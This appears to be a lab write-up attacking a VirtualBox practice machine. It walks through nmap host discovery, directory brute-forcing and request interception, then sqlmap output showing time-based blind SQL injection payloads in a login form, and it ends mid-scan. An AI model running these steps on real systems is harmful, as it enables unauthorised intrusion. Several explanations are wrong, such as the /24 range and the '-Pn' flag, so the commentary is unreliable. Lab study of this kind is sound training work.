



Description of techniques and exploits:

After setting up the environment, we needed the target machine's (web machine n7) IP address to get more information. So to figure it out, we first checked our machine's IP address using the 'ifconfig' command.



```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.0.2.9 netmask 255.255.255.0 broadcast 10.0.2.255  
    inet6 fe80::b957:a7db:605b:2e1d prefixlen 64 scopeid 0<link>  
    ether 08:00:27:22:46:4f txqueuelen 1000 (Ethernet)  
    RX packets 7 bytes 2280 (2.2 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 26 bytes 3542 (3.4 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(root@kali)-[~]  
#
```

So, we identified '10.0.2.9' as our machine's (kali Linux) IP address. As we saw before, both machines are in the same NAT network. So, to check the target machine's IP address, we used nmap as it is a straightforward and flexible utility tool for exploring a network. It helps to determine which hosts are active, their ports and protocols, and TCP/UDP IP fingerprinting. To identify the target machine's IP address, we used 'nmap -sn 10.0.2.0/24'; this command will scan all the active connections and execute the ping test within the range from '10.0.2.0 to 10.0.2.24' and display them.




```
(root@kali)-[~]  
# nmap -sn 10.0.2.0/24  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-18 21:01 EST  
Nmap scan report for 10.0.2.1  
Host is up (0.00028s latency).  
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)  
Nmap scan report for 10.0.2.2  
Host is up (0.00023s latency).  
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)  
Nmap scan report for 10.0.2.3  
Host is up (0.00039s latency).  
MAC Address: 08:00:27:CF:00:2D (Oracle VirtualBox virtual NIC)  
Nmap scan report for 10.0.2.15  
Host is up (0.00038s latency).  
MAC Address: 08:00:27:ED:BD:C7 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 10.0.2.9  
Host is up.  
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.18 seconds  
  
(root@kali)-[~]  
#
```

We saw that our machine's IP address (10.0.2.9) shows as 'Oracle VirtualBox virtual NIC'; there was another IP address with a similar label, so we pinpointed that the target machine (web machine n7) IP address was '10.0.2.15'.


After that, we used three tools to get all the information about the target machine: OS system and software, security standards, ports, and services like DNS servers and web services. First, we used nmap;

here “-sV” parameter detects all the open ports and shows all the services running. “-A” parameter detects OS and its services, and the “-Pn” performs a ping test to check the IP address given is active or passive.




```
root@kali: ~  
File Actions Edit View Help  
(root@kali)~  
# nmap -sV -A -Pn 10.0.2.15  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-18 21:05 EST  
Nmap scan report for 10.0.2.15  
Host is up (0.00047s latency).  
Not shown: 999 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
80/tcp    open  http      Apache httpd 2.4.46 ((Debian))  
|_http-title: Site doesn't have a title (text/html).  
|_http-server-header: Apache/2.4.46 (Debian)  
MAC Address: 08:00:27:ED:BD:C7 (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 4.X|5.X  
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5  
OS details: Linux 4.15 - 5.6  
Network Distance: 1 hop  
  
TRACEROUTE  
HOP  RTT      ADDRESS  
1    0.47 ms  10.0.2.15  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 10.26 seconds  
(root@kali)~  
#
```

Nmap revealed a lot of information regarding our target machine by which we can connect it; our main focus was on the open port, which displayed as ‘80’, but we were still hesitant with this information because many times nmap shows only 1 port even though multiple ports like ‘21, 23’ would be open, so to cross-verify we used another tool named as ‘Angry IP Scanner’.




IP	Ping	Hostname	Ports [500-	Filtered Po	NetBIO
10.0.2.10	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]
10.0.2.11	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]
10.0.2.12	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]
10.0.2.13	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]
10.0.2.14	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]
10.0.2.15	3 ms	[n/a]	80	[n/a]	[n/a]
10.0.2.16	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]

Angry IP Scanner is an extensible and easy-to-use network scanner tool that helps quickly scan all the available networks. So, to scan and verify the IP addresses and open ports, we kept the range ‘10.0.2.1 to 10.0.2.16’ and confirmed that the target machine had an ‘80’ port open after scanning. But there might be some chances that other ports might be blocked on this tool, so we used one more tool named ‘Zenmap’.



Zenmap is also a network scanner cross-platform tool. To gather and verify information regarding our target machine, we used parameters like “-T4” for fast execution combined with the “-A” parameter to detect OS and its services, and the “-v” parameter to check the versions. And when it also gave similar results, just like other tools, we confirmed our target machine’s IP address and port, opened the Mozilla web browser from our machine, and entered the target machine’s IP address ‘10.0.2.15’.



By loading up the website, we saw only this page which provided nearly zero information on interacting with it. We looked everywhere by inspecting the source page and the profile and about us page, but it was pointless. So, to gather the directories of the HTTP server, we made a directory traversal attack by which we obtained files and directories stored in the root folder using tools.

First, we used the Dirb tool, a web analysis tool that iteratively scans web directories and looks for hidden web objects to analyze the responses further. It comes with preconfigured wordlists which we use to obtain hidden web directories and files. So, we executed dirb on the target’s IP address with ‘common1.txt’ preconfigured wordlists combining it with the ‘-w’ parameter, which scanned intensely by not avoiding any warning. We did not add any extensions as a parameter because dirb, by default, checks for ‘html, php, txt, asp’ extensions.

```
(root@kali)~[/usr/share/dirb/wordlists]
# dirb http://10.0.2.15 -w /usr/share/dirb/wordlists/common1.txt

DIRB v2.22
By The Dark Raver

START_TIME: Sun Nov 27 16:47:01 2022
URL_BASE: http://10.0.2.15/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

GENERATED WORDS: 4612

Scanning URL: http://10.0.2.15/
+ http://10.0.2.15/index.html (CODE:200|SIZE:1620)
=> DIRECTORY: http://10.0.2.15/javascript/
+ http://10.0.2.15/server-status (CODE:403|SIZE:274)

Entering directory: http://10.0.2.15/javascript/
=> DIRECTORY: http://10.0.2.15/javascript/jquery/

Entering directory: http://10.0.2.15/javascript/jquery/
+ http://10.0.2.15/javascript/jquery/jquery (CODE:200|SIZE:275451)

END_TIME: Sun Nov 27 16:47:27 2022
DOWNLOADED: 13836 - FOUND: 3

(root@kali)~[/usr/share/dirb/wordlists]
```

After an in-depth scan by the dirb tool, we found only 3 files, and those were not useful. So we used the second tool named Gobuster, a tool written in the Go language that brute forces URLs/domains and reveals files and directories of the webserver. And also, it is faster compared to the previous tool. It also uses preconfigured wordlists which we use to obtain hidden web directories and files. So, we executed gobuster on the target's IP address by using the '-u' parameter along with '.txt' preconfigured wordlists combining it with the '-w' parameter, which scanned intensely by not avoiding any warning and also with 'dir' mode which enables brute-forcing on the targeted url. Lastly, the '-x' parameter extracts all directory paths corresponding to 'html, php' extensions.

```
(root@kali)~[~]
# gobuster dir -u http://10.0.2.15/enter_network -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html

Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.15/enter_network
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.3
[+] Extensions: html,php
[+] Timeout: 10s

2022/11/29 23:09:24 Starting gobuster in directory enumeration mode

/.php (Status: 403) [Size: 274]
/index.php (Status: 200) [Size: 324]
/.html (Status: 403) [Size: 274]
/admin.php (Status: 200) [Size: 126]
```

After an in-depth scan by the gobuster tool, we found 28 files and directories, but we used one more tool for double-checking. Our third tool was Dirbuster, an OWASP content discovery application that uses brute force on web servers by sending GET requests and analyzing the responses, revealing hidden files and directories. We placed the target's url in the url section and set the number of threads to 400 for faster execution. We set the same as the dirb tool for the wordlists part and kept the 'php, html' extensions.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)

http://10.0.2.15

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads 400 Thre... ☒ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files

/usr/share/dirb/wordlists/common1.txt

Char set Min length Max Length

Select starting options: ☒ Standard start point ☐ URL Fuzz

☒ Brute Force Dirs ☒ Be Recursive Dir to start with

☒ Brute Force Files ☐ Use Blank Extension File extension

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.0.2.15:80/

Scan Information Results - List View: Dirs: 6 Files: 23 Results - Tree View Errors: 0

Type	Found	Response	Size
File	/index.html	200	1923
Dir	/	200	1921
File	/profile.php	200	1689
Dir	/icons/	403	444
Dir	/icons/small/	403	444
File	/javascript.sp	200	238
File	/icons/small	301	531
File	/javascript	301	529
Dir	/javascript/	403	444
File	/exploit.html	200	542
Dir	/javascript/highlight/	403	444
File	/javascript/highlight	301	549
File	/javascript/highlight/styles	301	563
Dir	/	403	444
File	/javascript/highlight/styles/default	200	1578
File	/javascript/highlight/styles/foundation	200	1497
File	/javascript/highlight/styles/idea	200	1507
File	/javascript/highlight/styles/rainbow	200	1387
File	/javascript/highlight/styles/sv	200	1219
File	/javascript/highlight/highlight	200	777337
File	/javascript/highlight/styles/hybrid	200	1763
File	/javascript/highlight/styles/dark	200	1173
File	/javascript/highlight/styles/def	200	1235
File	/javascript/highlight/styles/ocean	200	1396
File	/javascript/highlight/styles/otomorrow	200	1370
File	/javascript/highlight/styles/code	200	1482
File	/javascript/highlight/styles/purebasic	200	2756
File	/javascript/query	301	543
Dir	/javascript/query/	403	444
File	/javascript/query/query	200	286227

Current speed: 0 requests/sec
Average speed: (T) 1233, (C) 6 requests/sec
Parse Queue Size: 0
Total Requests: 2454206/2454262
Time To Finish: 00:00:09

Current number of running threads: 400

DirBuster Stopped

After an in-depth scan by the dirbuster tool, we found 53 files and directories. We reviewed each file and directory, looked inside their contents, researched a lot, and discovered a file named 'enter_network' in the target machine's web server.


entering network

10.0.2.15/enter_network/


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

username:


password:




By examining the webpage, we observed that HTTP GET and POST requests were happening by entering any credentials, but we could not learn anything from the Mozilla Firefox inspector tool. We used tools that would intercept proxy on the website to gather all the information between HTTP requests. First, we used MITM proxy, a man-in-the-middle proxy tool that intercepts HTTP requests and can modify them. So after setting up the tool, when we pressed send button on the website mitmproxy tool, we identified different parameters of GET and POST requests.



The tool showed us different parameters, but our main focus was on the cookie of the POST request as we wanted to save the POST request file and use it in the sqlmap tool, so to cross-verify, we used another tool named ZAP. It is a scanning tool with the same functionalities as the previous tool. So after setting up the tool, when we pressed send button on the website zap tool, we identified different parameters of GET and POST requests.



The tool showed us different parameters, but our main focus was on the cookie of the POST request as we wanted to save the POST request file and use it in the sqlmap tool, so to cross-verify, we used another tool named Burpsuite. It is a scanning tool with the same functionalities as previous tools, like intercepting proxy and modifying it. So after turning the intercept on when we pressed send button on the website burpsuite tool, we identified different parameters of GET and POST requests. We saved the POST request file as 'wm7.txt' and used it in the sqlmap tool to check vulnerabilities.



Sqlmap is a tool that detects and exploits SQL injection. It also supports almost all database management systems. Once our vulnerability gets detected, it will show us a few options to exploit. So, we used the 'sqlmap -flush-session -r /home/kali/pictures/wm7.txt -- dbs' command; the 'flush-session' parameter is used to remove any previous sessions which would hinder the process along with the '-r' command to run the text file and also '-- dbs' parameter to extract database names.

```
(root@kali)~# sqlmap -flush-session -r /home/kali/Pictures/wm7.txt -- dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
responsible for any misuse or damage caused by this program

[*] starting @ 22:40:04 /2022-11-30/

[22:40:04] [INFO] parsing HTTP request from '/home/kali/Pictures/wm7.txt'
[22:40:04] [INFO] flushing session file
[22:40:04] [INFO] testing connection to the target URL
[22:40:04] [INFO] checking if the target is protected by some kind of WAF/IPS
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] y
[22:40:07] [INFO] testing if the target URL content is stable
[22:40:07] [INFO] target URL content is stable
[22:40:07] [INFO] testing if POST parameter 'user' is dynamic
[22:40:08] [WARNING] POST parameter 'user' does not appear to be dynamic
[22:40:08] [WARNING] heuristic (basic) test shows that POST parameter 'user' might not be injectable
[22:40:09] [INFO] testing for SQL injection on POST parameter 'user'
[22:40:09] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:40:11] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:40:11] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:40:13] [INFO] testing 'PostgreSQL and error-based - WHERE or HAVING clause'
[22:40:15] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[22:40:17] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[22:40:19] [INFO] testing 'Generic inline queries'
[22:40:19] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[22:40:21] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[22:40:22] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[22:40:24] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[22:40:36] [INFO] POST parameter 'user' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
[22:40:40] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:40:40] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
```



```

it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] n
[22:46:30] [INFO] testing 'generic UNION query (NULL) - 1 to 10 columns'
[22:46:30] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[22:46:30] [WARNING] most likely web server instance hasn't recovered yet from previous timed based payload. If the problem persists please wait for a few minutes and rerun without flag '-t' in option '--technique' (e.g. '--technique=SQLi') to lower the timeout for the request (e.g. '--time-sec=2')
[22:46:37] [WARNING] POST parameter 'sub' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 248 HTTP(s) requests:
--
Parameter: user (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: user='1' AND (SELECT 6819 FROM (SELECT(SLEEP(5)))pMUM) AND 'MaG'='MaGEpass-18sub-SEND
Parameter: pass (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: user='pass' AND (SELECT 8615 FROM (SELECT(SLEEP(5)))NfHP) AND 'bdwb'='bdwb8sub-SEND
--
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: user, type: Single quoted string (default)
[1] place: POST, parameter: pass, type: Single quoted string
[q] Quit
1

```

```

POST parameter 'user' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] y
[22:46:30] [INFO] testing if POST parameter 'pass' is dynamic
[22:46:30] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[22:46:30] [WARNING] POST parameter 'pass' does not appear to be dynamic
[22:46:30] [WARNING] heuristic (basic) test shows that POST parameter 'pass' might not be injectable
[22:46:31] [INFO] testing for SQL injection on POST parameter 'pass'
[22:46:31] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:46:33] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:46:33] [INFO] testing 'Generic inline queries'
[22:46:34] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:46:36] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[22:46:48] [INFO] POST parameter 'pass' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[22:46:48] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:46:56] [INFO] checking if the injection point on POST parameter 'pass' is a false positive
POST parameter 'pass' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] y
[22:47:28] [INFO] testing if POST parameter 'sub' is dynamic
[22:47:28] [WARNING] POST parameter 'sub' does not appear to be dynamic
[22:47:29] [WARNING] heuristic (basic) test shows that POST parameter 'sub' might not be injectable
[22:47:29] [INFO] testing for SQL injection on POST parameter 'sub'
[22:47:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:47:31] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:47:32] [INFO] testing 'Generic inline queries'
[22:47:32] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:47:34] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[22:47:36] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[22:47:38] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[22:47:40] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[22:47:42] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[22:47:42] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[22:47:45] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[22:47:46] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[22:47:48] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[22:47:50] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] 1

```

